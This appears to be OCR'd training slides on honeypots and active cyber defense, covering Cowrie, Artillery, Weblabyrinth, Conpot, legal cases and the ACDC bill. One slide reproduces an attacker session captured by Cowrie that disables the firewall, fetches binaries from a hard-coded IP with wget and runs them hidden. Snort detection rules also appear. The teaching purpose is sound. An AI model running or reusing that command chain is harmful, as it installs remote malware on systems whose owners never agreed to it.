
# Honeyports in the Enterprise



# Annoyance

- ***Cowrie/Kippo***

## Cowrie/Kippo

- Cowrie is different from a simple honeypot because it allows the attacker to interact with a fake SSH service
  - Kippo is an older version (For ADHD3)
- Cowrie is an outstanding SSH honeypot
- It allows you to intercept and capture logins and activity by attackers
- It is useful for capturing the passwords an attacker has, or at least what he thinks he has
- It can be used for both annoyance and for attribution


# Thanks for the Commands!

```
/etc/init.d/iptables stop
chmod 0775 /usr/bin/nohup
chmod 0775 /usr/bin/killall
chmod 0775 /usr/bin/rm
chmod 0775 /usr/bin/wget
mkdir /etc/plngius
killall .Linux_time_[redacted]
rm -r -f /etc/plngius/.Linux_time_y[redacted]
wget -O /etc/plngius/.Linux_time_y[redacted]http://119.1.109.43:4443/txma
chmod 0755 /etc/plngius/.Linux_time_y[redacted]
nohup /etc/plngius/.Linux_time_y[redacted] > /dev/null 2>&1 &
killall .Linux_time_y[redacted]
rm -r -f /tmp/.Linux_time_y[redacted]
wget -O /tmp/.Linux_time_[redacted] http://119.1.109.43:4443/xudp
chmod 0755 /tmp/.Linux_time_[redacted]
nohup /tmp/.Linux_time_[redacted] > /dev/null 2>&1 &
exit
```

# Cowrie in the Enterprise (1)

- Collecting commands is helpful to determine what bad guys want and what they are up to
  - Are they trying to set up a simple backdoor?
  - Are they after specific files? A targeted attack possibly?
  - Are they just simple DDoS booters? Are they spammers?
- Do they have valid user IDs and possible passwords?
- Many organizations have users that use their work e-mail to register for a third-party site:
  - I09, Adobe, LinkedIn, RockYou
- What if that site is compromised?
- How many users sync their passwords?
- How would you react differently if they did?

# Cowrie in the Enterprise (2)



Failed login attempts for:
Bryce
Strands
Mick
Mike
Ethan
Lawrence
Paul
Larry

Alerts

Analyst checks

Valid domain accounts for:
Strandjs
Mick
Ethan
Mike
Joff
Lawrence
Paul
Larry

# Annoyance

- ***Lab: Cowrie***

## Lab: Cowrie/Kippo

- Now, it is up to you
- Follow the instructions in your Cowrie cheat sheet
- Have your partner team attack your SSH server
  - Have him/her be creative
- Watch the logs
- Then, attack your partner when he/she is ready
- Note: You can change the default password!
- ***We will use the ADHD VM for this lab***
- Objective: To create an SSH honeypot to capture attackers' commands
- This lab should take roughly 20 minutes

# Annoyance

- ***Artillery***

# Artillery

- Artillery is from the fine folks at TrustedSec
- Would it not be cool to have honeyport and file monitoring?
- This is exactly what Artillery does
- It is created by Dave Kennedy
- It automatically opens honeyports for a number of widely used services
  - For example, 135/445 (RPC/SMB), 1433 (MSSQL), and 5900 (VNC)
- It has the capability to generate e-mail alerts
- Possible limitations
  - The default port set is very predictable, but this can be modified
  - It can be a bit cumbersome to set up on a number of servers, but not impossible

| | | |
|---|---|---|
| DTE0016 | Decoy Process | Execute software on a target system for the purposes of the defender. |

## Annoyance

- ***More Evil Web Servers***


## Let's Revisit the SpiderTrap Idea

- Ben Jackson took the idea of SpiderTrap and extended it into a PHP script
- He called it "Weblabyrinth"
- It is PHP so you can load it in your web infrastructure
- It has a number of cool features
  - Gently tells Googlebot to go away
- It also has some additional nice touches
- It is David Bowie approved


# Keeping It "Real"

```
function SpinTheWheelOfErrors(){
	$error_chance = rand(0,100);
	$error_string = false;

	if ($error_chance == 16){
		$error_string = "HTTP/1.1 404 Not Found";
	} elseif ($error_chance == 23){
		$error_string = "HTTP/1.1 403 Forbidden";
	} elseif ($error_chance == 42){
		#Included just for the WTF Factor
	$error_string = "HTTP/1.1 402 Payment Required";
	}

	if ($error_string){
		header($error_string);
		exit;
	}
}
```

# Other Weblabyrinth Features




```
        //Text to trigger IDS alert
        'text' => 'honorificabilitudinitatibus'
```



## Weblabyrinth – What if Every Response Has an Indicator of an XSS or SQLi Attack?

- What if you are not a fan of Alice in Wonderland?
- What if you want the attacker and his/her crawler to trip numerous alerts?
- Well, edit the config file to point to something else
- Labyrinth pulls its text from alice.txt in config.inc.php
- You can change that to any file you want
- You can even upload your own text
- However, let's give it something "interesting"
  - Just for a proof of concept
- Make Labyrinth display attacks rather than alice.txt

# Weblabyrinth – One Possible Solution

How about using Snort rules?

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"WEB-CLIENT Outlook EML
access"; flow:from_client,established; content:".eml"; http_uri; metadata:policy s
ecurity-ips drop; reference:nessus,10767; classtype:attempted-user; sid:1233; rev:
13;)
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"WEB-CLIENT Microsoft em
f metafile access"; flow:from_client,established; content:".emf"; http_uri; pcre:"
/\.emf($|\x3F)/Ui"; flowbits:set,http.emf; metadata:policy security-ips drop; refe
rence:bugtraq,10120; reference:bugtraq,28819; reference:bugtraq,9707; reference:cv
e,2003-0906; reference:cve,2007-5746; reference:url,www.microsoft.com/technet/secu
rity/bulletin/MS04-011.mspx; reference:url,www.microsoft.com/technet/security/bull
etin/MS04-032.mspx; reference:url,www.microsoft.com/technet/security/bulletin/MS05
-053.mspx; reference:url,www.microsoft.com/technet/security/bulletin/MS06-001.mspx
; classtype:attempted-user; sid:2435; rev:12;)
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"WEB-CLIENT Microsoft wm
```

# Annoyance

- ***Application-Specific Honeypots***

# Application-Specific Honeypots

- These are honeypots that mimic specific applications
- Useful for more uniform environments
  - Think SCADA
- The goal is to blend in with existing servers
- Usually, these servers are in a batch
  - Think SCADA
- Also can be used on the outside of a network
  - Useful for proving to management that attacks do happen

| | | |
|---|---|---|
| DTE0016 | Decoy Process | Execute software on a target system for the purposes of the defender. |

# Changing Conpot Default Configuration

- Changing default values in the configuration will help provide greater OPSEC
  - **Serial number**
  - **System name**
  - **System description**
- The data highlighted was outlined by Darren Martyn in his research pertaining to Honeypot OPSEC posted at:

http://xiphosresearch.com/2015/12/09/OPSEC-For-Honeypots.html

```
            </key>
            <key name="Copyright">
                <value type="value">"Original Siemens Equipment"</value>
            </key>
            <key name="s7_id">
                <value type="value">"88111222"</value>
            </key>
            <key name="s7_module_type">
                <value type="value">"IM151-8 PN/DP CPU"</value>
            </key>
            <key name="empty">
                <value type="value">""</value>
            </key>
        </key_value_mappings>
    </databus>
```

```
<conpot_template name="S7-200" description="Rough simulation of a basic Siemens
S7-200 CPU with 2 slaves">
    <core>
        <databus>
            <!-- Core value that can be retrieved from the databus by key -->
            <key_value_mappings>
                <key name="FacilityName">
                    <value type="value">"Mouser Factory"</value>
                </key>
                <key name="SystemName">
                    <value type="value">"Technodrome"</value>
                </key>
                <key name="SystemDescription">
                    <value type="value">"Siemens, SIMATIC, S7-200"</value>
                </key>
                <key name="Uptime">
                    <value type="function">conpot.emulators.misc.uptime.Uptime</
value>
                </key>
                <key name="sysObjectID">
                    <value type="value">"0.0"</value>
                </key>
                <key name="sysContact">
                    <value type="value">"Siemens AG"</value>
                </key>
                <key name="sysName">
                    <value type="value">"CP 443-1 EX40"</value>
                </key>
                <key name="sysLocation">
                    <value type="value">"Venus"</value>
                </key>
                <key name="sysServices">
                    <value type="value">"72"</value>
                </key>
                <key name="memoryModbusSlave1BlockA">
                    <value type="value">[random.randint(0,1) for b in range(0,12
8)]</value>
                </key>
                <key name="memoryModbusSlave1BlockB">
                    <value type="value">[random.randint(0,1) for b in range(0,32
)]</value>
```

# Attribution

- ***Legal Issues***

## Legal Issues

- Sometimes there is a disconnect between what we think is legal and what the law actually says
- Many of our assumptions are well founded
  - There is not a lot of established case law here
  - And most people would do it wrong anyway
- However, if you look at some existing case law, you can see some interesting trends
- Some might surprise you…

## Consent to University Network Terms

- Sysadmin hacks into threatening machine
  - temp/temp – *Really? I mean, come on!*
- Gathered evidence used against student
- Student's consent to university terms justifies sysadmin
- *U.S. v. Heckenkamp*
- Kevin Poulsen
  - "Court Okays Counter-Hack of eBay Hacker's Computer," *Threat Level*, April 6, 2007, http://blog.wired.com/27bstroke6/2007/04/court_okays_cou.html

## *Susan v. Absolute*

- Substitute teacher buys a stolen laptop
- The laptop has tracking software and software to “spy” on the potential “thief”
- Embarrassing pictures are taken
  - "It is one thing to cause a stolen computer to report its IP address or its geographical location in an effort to track it down," Rice wrote in his decision. "It is something entirely different to violate federal wiretapping laws by intercepting the electronic communications of the person using the stolen laptop.“ –Judge Walter Rice
- Absolute settled out of court
- Just because they do something bad to you, it does not give you the right to violate their rights

## Public Example of Reflected Attack

- In 1999, the World Trade Organization website had a DOS attack from the E-Hippies coalition
- Hosting service Conxion reflected the attack back to E-Hippies and disabled its website
  - All through the use of a mod_rewite rule
- Conxion was not prosecuted (not the same as legal)
  - It also logged 10,000 unique IP addresses
  - We are seeing the same type of insanity with LOIC
- Visit http://www.networkworld.com/research/2000/0529feat2.html

## MSFT Court Order – Botnet

- Civil lawsuit 2010
  - *Ex parte* temporary restraining order
- Court issues order to suspend the domains associated with the Waledac botnet
  - www.google.com/buzz/benwright214/PcJTmLbEwit/Cyber-Defense-Law-Botnet-Computer-Crime-Lawsuit
- MSFT takes "other technical measures" to degrade the botnet

## Look At Your Warning Banner

- There is a lot in there about permission
- You also have a number of technologies that will “check” your system before it accesses the network
  - OpenVPN scripts
  - Windows 2008 Network Access Protection
- Is it possible to use this as a means to gather some information about an attacker’s system?

## Protecting Your Intellectual Property

- Callbacks
  - Software updates
- Software that checks license keys
  - Microsoft Genuine Advantage
- Tracking software in phones
  - Just look at Android. Does chess really need access to my contact list and call history?
- We are not necessarily talking about "hacking" per se; we are talking about getting attribution or stuff we see every day

## Reality Check

- How could this go wrong?
  - Mistakes or unintended consequences
  - Easily accessible malware
  - Full attacks of attacker IP addresses
  - Crashing systems
  - Persistent long-term access
- This is about having a number of options to work with
  - Annoyance
  - Attribution
  - Attack

## Hallmarks of Legality

- Discuss
- Document
- Plan
- Consult with others
- Do not hide
  - Hiding may be interpreted as what you think you are doing is "wrong"
- Don't be evil
  - Although it seems like fun, it can get you in trouble
  - And, you just became one of them
  - Remember ethics, too (it is not always the same as legal)
  - Don't become the people you're defending against

# A Thoughtful and Well-Reasoned Debate on the ACDC Law

BLACK HILLS
Information Security
• 2008 •


VS.

## For the Record

- I am a pretty firm believer in Active Defense
- I am not so much a believer in strike back
- There is a difference
- We will be looking at poison and venom again
- We will also be looking at callback methods

Sure, you are a "believer" but are you a "belieber"?

## If Someone Asks if You are a Belieber..



## Poison

- Think of something that needs to be taken
- A frog
- A plant
- We can apply this to IT as well
- An attacker has to “steal” something
- Then, it can trigger

Don’t ever bring them home with you.
Not even once.

## Venom (or Strike Back)

- Is usually injected
- Think a snake or a platypus
- In IT, this would be the equivalent of attacking an attacker
- But, remember! Many "Attacker" systems are actually other victims
- Yes, breaking the law to catch a lawbreaker is not cool
- It is against the law


**First, the Good Things in this Law..**

(6) Congress determines that the use of active cyber defense techniques, when properly applied, can also assist in improving defenses and deterring cybercrimes;

**Still ok...**

(9) Computer defenders should also exercise extreme caution to avoid violating the law of any other nation where an attacker's computer may reside.

# Yes… I am going to read almost the whole law to you



"(k) EXCEPTION FOR THE USE OF ATTRIBUTIONAL TECHNOLOGY.—

"(1) This section shall not apply with respect to the use of attributional technology in regard to a defender who uses a program, code, or command for attributional purposes that beacons or returns loca-

5

tional or attributional data in response to a cyber intrusion in order to identify the source of an intrusion; if—


# Still ok!

"(A) the program, code, or command originated on the computer of the defender but is copied or removed by an unauthorized user; and

